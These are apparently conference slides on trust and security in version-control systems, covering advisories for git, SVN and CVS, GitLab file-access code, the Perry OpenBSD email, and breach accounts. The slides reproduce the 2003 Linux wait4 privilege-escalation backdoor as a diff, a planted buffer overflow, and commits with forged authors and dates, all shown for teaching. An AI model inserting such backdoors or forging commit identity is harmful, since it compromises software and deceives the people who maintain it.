
Name the Quote

If you have ever done any security work - and it did not involve the concept of “network of trust” - it wasn’t security work, it was - <insert word my mother would not approve me stating>. I don’t know what you were doing. But trust me, it’s the only way you can do security. it’s the only way you can do development.

Linus Torvalds



Typical Trust Relationships




Morons

Since you do not want everybody to write to the central repository because most people are morons, you create this class of people who are ostensibly not morons. And most of the time what happens is that you make that class too small, because it is really hard to know if a person is smart or not, and even if you make it too small, you will have problems. So this whole commit access issue, which some companies are able to ignore by just giving everybody commit access, is a huge psychological barrier and causes endless hours of politics in most open source projects




Empirical Study


Outstanding vs Fixed defects over period of time



High impact Outstanding Defect per Category



Medium impact Outstanding Defect per Category



Not Scientific CVE Search

Found: 2129 Secunia Security Advisories, displaying 1-25

Sort by: [Match](#), [Title](#), [Date](#)

Title

[GIT Case-insensitive Filesystem Data Manipulation Vulnerability](#)
[GIT "git-imap-send" SSL Certificate Verification Security Issue](#)
[GIT "gitweb" Cross-Site Scripting Vulnerabilities](#)
[GIT "is_git_directory\(\)" Buffer Overflow Vulnerability](#)
[Git git-daemon Parameter Parsing Infinite Loop Denial of Service](#)
[GIT "gitweb" Command Injection Vulnerabilities](#)
[GIT "gitweb" Privilege Escalation Security Issue](#)
[GIT Pathname Processing Multiple Buffer Overflows](#)
[GIT "git-checkout-index" Symbolic Link Handling Buffer Overflow](#)

Found: 7 Secunia Security Advisories, displaying 1-7

Sort by: [Match](#), [Title](#), [Date](#)

Title

[Perforce Web Client \(P4Web\) Multiple Cross-Site Scripting Vulnerabilities](#)
[Perforce Server Multiple Vulnerabilities](#)
[Perforce P4FTP FTP Plugin Denial of Service](#)
[Perforce P4Web Client Two Vulnerabilities](#)
[Perforce Server Multiple Vulnerabilities](#)
[Perforce Server Denial of Service Vulnerabilities](#)
[Perforce Web Client HTTP Request Processing Denial of Service](#)

Found: 438 Secunia Security Advisories, displaying 1-25

Sort by: [Match](#), [Title](#), [Date](#)

Title

[WebSVN Symlink Arbitrary File Download Vulnerability](#)
[Perl SVN::Look Module Command Injection Vulnerability](#)
[SVNManager Multiple SQL Injection Vulnerabilities](#)
[WebSVN "path" Cross-Site Scripting Vulnerability](#)
[WebSVN Shell Command Injection Vulnerability](#)
[TortoiseSVN Insecure Library Loading Vulnerability](#)
[TortoiseSVN Spoofing Vulnerability](#)
[Subversion Binary Delta Parsing Vulnerabilities](#)
[SSVNC OpenSSL Multiple Vulnerabilities](#)
[WebSVN Multiple Vulnerabilities](#)

Found: 566 Secunia Security Advisories, displaying 1-25


Sort by: [Match](#), [Title](#), [Date](#)

Title


[Drupal CVS management/tracker Module Cross-Site Scripting](#)
[Chora CVS Viewer Shell Command Injection Vulnerability](#)
[Chora Parent Frame Page Title Cross-Site Scripting Vulnerability](#)
[CVS Delta Fragment Array Indexing Vulnerability](#)
[CVSNT Branch Name Arbitrary File Creation Vulnerability](#)
[ACVSWS "CheminInclude" File Inclusion Vulnerability](#)
[CVSTrac SQL Injection Vulnerability](#)
[CVS zlib Vulnerabilities](#)
[CVS Insecure Temporary File Usage Security Issue](#)
[CVS Buffer Overflow and Denial of Service Vulnerabilities](#)
[ViewCVS "content-type" HTTP Response Splitting Vulnerability](#)
[CVSTrac Cross-Site Scripting Vulnerabilities](#)
[ViewCVS Restricted Directory Access Security Bypass](#)



Vulnerabilities By Year



Vulnerabilities By Type



GitLab Oday

```
102 $progress.print 'Put GitLab hook
103 cmd = "#{Gitlab.config.gitlab_sh
104 if system(cmd)|
105   $progress.puts " [DONE]".green
106 else
107   puts " [FAILED]".red
108   puts "failed: #{cmd}"
109 end
110
111 end
112
113 protected
```

lib/backup/repository.rb:104

```
19 elsif file = @project_wiki.find_file(params[:id], params[:version_id])
20   if file.on_disk?
21     send_file file.on_disk_path, disposition: 'inline'
22   else
23     send_data(
24       file.raw_data,
25       type: file.mime_type,
26       disposition: 'inline',
27       filename: file.name
```

app/controllers/projects/wikis_controller.rb:21

```
2 skip_before_action :authenticate_user!
3 before_action :find_model, :authorize_access!
4
5 def show
6   uploader = @model.send(upload_mount)
7
8   unless uploader.file_storage?
9     return redirect_to uploader.url
10  end
11
12  unless uploader.file && uploader.file.exists?
13    return not_found!
14  end
15
16  disposition = uploader.image? ? 'inline' : 'attachment'
17  send_file uploader.file.path, disposition: disposition
18 end
```

app/controllers/uploads_controller.rb:17

File Access

Description: Arbitrary files may be accessed

File: app/controllers/uploads_controller.rb

Dangerous Value: params[:id]

Code:

```
send_file(upload_model.find(params[:id]).send(upload_mount).file.path,
:disposition => ("inline" or "attachment"))
```



Functionality or Backdoor?

Hello Theo,

Long time no talk. If you will recall, a while back I was the CTO at NETSEC and arranged funding and donations for the OpenBSD Crypto Framework. At that same time I also did some consulting for the FBI, for their GSA Technical Support Center, which was a cryptologic reverse engineering project aimed at backdooring and implementing key escrow mechanisms for smart card and other hardware-based computing technologies.

My NDA with the FBI has recently expired, and I wanted to make you aware of the fact that the FBI implemented a number of backdoors and side channel key leaking mechanisms into the OCF, for the express purpose of monitoring the site to site VPN encryption system implemented by EOUSA, the parent organization to the FBI. Jason Wright and several other developers were responsible for those backdoors, and you would be well advised to review any and all code commits by Wright as well as the other developers he worked with originating from NETSEC.

This is also probably the reason why you lost your DARPA funding, they more than likely caught wind of the fact that those backdoors were present and didn't want to create any derivative products based upon the same.

This is also why several inside FBI folks have been recently advocating the use of OpenBSD for VPN and firewalling implementations in virtualized environments, for example Scott Lowe is a well respected author in virtualization circles who also happens to be on the FBI payroll, and who has also recently published several tutorials for the use of OpenBSD VMs in enterprise VMware vSphere deployments.

Merry Christmas...

Gregory Perry
Chief Executive Officer
GoVirtual Education



2003 Linux backdoor

```
salty:GitBackdoor salt$ git diff ec2d8528fe225840530fb3f846a24098f933e3ec head
diff --git a/wait.c b/wait.c
index 5c94a9b..d6bcf9a 100644
```

```
--- a/wait.c
```

```
+++ b/wait.c
```

```
@@ -1,7 +1,8 @@
```

```
- schedule();
```

```
+ schedule();
```

```
goto repeat;
```

```
}
```

```
+ if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
```

```
+     retval = -EINVAL;
```

```
     retval = -ECHILD;
```

```
end_wait4:
```

```
current->state = TASK_RUNNING;
```

```
-
```

```
salty:GitBackdoor salt$ git log
```

```
commit 6672fe03839205be5b4483f6b10396231dd70c15
```

```
Author: Kernel Developer <johndoe@kernel.org>
```

```
Date: Sun Jun 28 11:49:48 2015 -0700
```

a uid check to ensure we returning the right value

```
commit ec2d8528fe225840530fb3f846a24098f933e3ec
```

```
Author: Kernel Developer <johndoe@kernel.org>
```

```
Date: Sat Jun 27 11:48:12 2015 -0700
```

simple wait function for the linux kernel



2003 Linux backdoor

The problem file is kernel/exit.c which has a few extra entries like so:

```
revision 1.121
date: 2003/11/04 16:44:19; author: davem; state: Exp; lines: +58 -0
Oops, I worked on the the wrong file, fixed again.
```

```
-----
revision 1.120
date: 2003/11/04 16:42:00; author: davem; state: Exp; lines: +0 -58
*** empty log message ***
```

```
-----
revision 1.119
date: 2003/11/04 16:22:47; author: davem; state: Exp; lines: +2 -0
*** empty log message ***
```

```
-----
revision 1.118
date: 2003/10/27 19:50:03; author: torvalds; state: Exp; lines: +11 -5
Fix ZOMBIE race with self-reaping threads.
```

exit_notify() used to leave a window open when a thread died that made the thread visible as a ZOMBIE even though the thread reaped itself. This closes that window by marking the thread DEAD within the tasklist_lock.

(Logical change 1.14141)

Notice how the top 3 do not have the (Logical change X.YZ) at the end? That is a pointer so you can figure out the changeset boundaries and it is added back here during the conversion process. The file here is fine which leads me to believe that someone modified the file either on kernel.bkbits.net or managed to get in through the pserver. Dave swears up and down that it wasn't him so if anyone can step forward and claim responsibility that would be nice.

It's not a big deal, we catch stuff like this, but it's annoying to the CVS users.



2003 Linux backdoor

On Thu, 2003-11-06 at 11:41, Andrew Walrond wrote:

- > *Somebody getting access to and inserting exploits directly into the linux*
- > *source is not something we should take lightly. Whilst we understand the*
- > *limits of the problem, the fact that it happened at all could get /.'d out of*
- > *all proportion and be used to seriously undermine linux's reputation*

Already happened. Check slashdot.



Old School Cloud Repository Hacks

To the Free Software Community:

Summary

- * `gnufTP`, the FTP server for the GNU project was root compromised. A replacement machine was rolled out in its place on the morning (Eastern time) of 2003-08-02.



New School Cloud Repository Hacks




New School Cloud Repository Hacks

GitHub This repository Search [Explore](#) [Features](#) [Enterprise](#) [Blog](#) [Sign up](#)

 rails / rails [Watch](#) 1,954 [★ Star](#) 26,945 [Fork](#)

wow how come I commit in master? O_o [Browse files](#)
master v4.2.3.rc1 ... v4.0.0
 **homakov** authored on Mar 4, 2012 1 parent 4d391a4 commit b83965785db1eec019edf1fc272b1aa393e6dc57

Showing 1 **changed file** with 3 additions and 0 deletions. [Unified](#) [Split](#)

3  hacked [Show notes](#) [View](#)

```
@@ -0,0 +1,3 @@  
1 +another showcase of rails apps vunlerability.
```



New School Cloud Repository Hacks



New School Cloud Repository Hacks



At this point we took action to take control back of our panel by changing passwords, however the intruder had prepared for this and had already created a number of backup logins to the panel and upon seeing us make the attempted recovery of the account he proceeded to randomly delete artifacts from the panel. We finally managed to get our panel access back but not before he had removed all EBS snapshots, S3 buckets, all AMI's, some EBS instances and several machine instances.

In summary, most of our data, backups, machine configurations and offsite backups were either partially or completely deleted.



New School Cloud Repository Hacks

Zadrozny said the company essentially set the stage for the breach by committing a two-pronged mistake: First, the old API key had been mislabeled, so it appeared to have much weaker permissions than it actually did; second, the overly powerful key was committed to source code.

One More Cloud also has only three full-time employees, Zadrozny said, meaning the company relies on third-party engineers to collaborate on certain projects as needed -- and those collaborators have generally not been held to the same security standards as internal employees in the past.

Though a third-party security firm is investigating the incident, Zadrozny indicated that the **API** key at the root of the breach was likely leaked through an insecure system of one of those collaborators that had access to the company's private GitHub repositories.



Story Time

Sit back and relax

Story Time



Corruption

```
}
salty:GitBackdoor salt$ git diff 7e1a65e9ca740d995649554eac875f60b1f06e0a head
diff --git a/Calculator.c b/Calculator.c
index 174bce7..1a743ef 100644
--- a/Calculator.c
+++ b/Calculator.c
@@ -1,4 +1,11 @@
+void subfunc() {
+  char buf[8];
+  buf[16] = 1;
+}
+
+
int main() {
  int run_calc = 0;
+  subfunc();
  if (run_calc) execl("/bin/gnome-calculator", 0);
}
salty:GitBackdoor salt$ git log
commit d8b167330bfd42b7ba709670dfca9d3b3e55b56d
Author: Jaromir <jaromir@jaro.com>
Date: Sat Jun 27 11:39:49 2015 -0700

Calculator.c

commit 7e1a65e9ca740d995649554eac875f60b1f06e0a
Author: Jaromir <jaromir@jaro.com>
Date: Sat Jun 27 11:39:17 2015 -0700

simple program to open a calculator
```

```
}
salty:GitBackdoor salt$ git log
commit d8b167330bfd42b7ba709670dfca9d3b3e55b56d
Author: Jaromir <jaromir@jaro.com>
Date: Sat Jun 27 11:39:49 2015 -0700
```

Calculator.c

```
commit 7e1a65e9ca740d995649554eac875f60b1f06e0a
Author: Jaromir <jaromir@jaro.com>
Date: Sat Jun 27 11:39:17 2015 -0700
```

simple program to open a calculator

```
commit 04d6c2fa67bf206515fd4e97ed1e9dabdadf075e
Author: Steve Jobs <steve@apple.com>
Date: Sat Jun 27 11:35:31 2015 -0700
```

finished time traveling

```
commit 055893272050e123bd49ae092ef829f854bf5465
Author: Steve Jobs <steve@apple.com>
Date: Fri Jun 27 11:34:16 2008 -0700
```

time traveling like it was cool

```
commit 711091b6fe331b6d1dd7b5fcacb4e3efb86610dc
Author: Steve Jobs <steve@apple.com>
Date: Sat Jun 27 11:32:22 2015 -0700
```

from beyond the grave - steve touched

```
commit dc0a84298a0374ffbcf5fe341479e48779fe9b4d
Author: John Doe <johndoe@example.com>
Date: Sat Jun 27 11:31:14 2015 -0700
```

touched by John Doe on the same instance

```
commit 0725b21a062827d222543e521ae4b12514bb3cb7
Author: John Menerick <lordappsec@gmail.com>
Date: Sat Jun 27 11:30:05 2015 -0700
```

bob added



It wasn't me



It wasn't me

peers



It wasn't me



Feelings



Trust



Crypto to the rescue



Crypto to the rescue

PHASE
3

Smart Cards

Secure VPN

NAP

802.1X

SSL

TLS

S/MIME

EFS

Introducing PKI Technologies

PHASE
2

Users

Computers

Services

Devices

Defining Enrollees

PHASE
1

Policies (CPS, CS)

Secure PKI and defining
roles

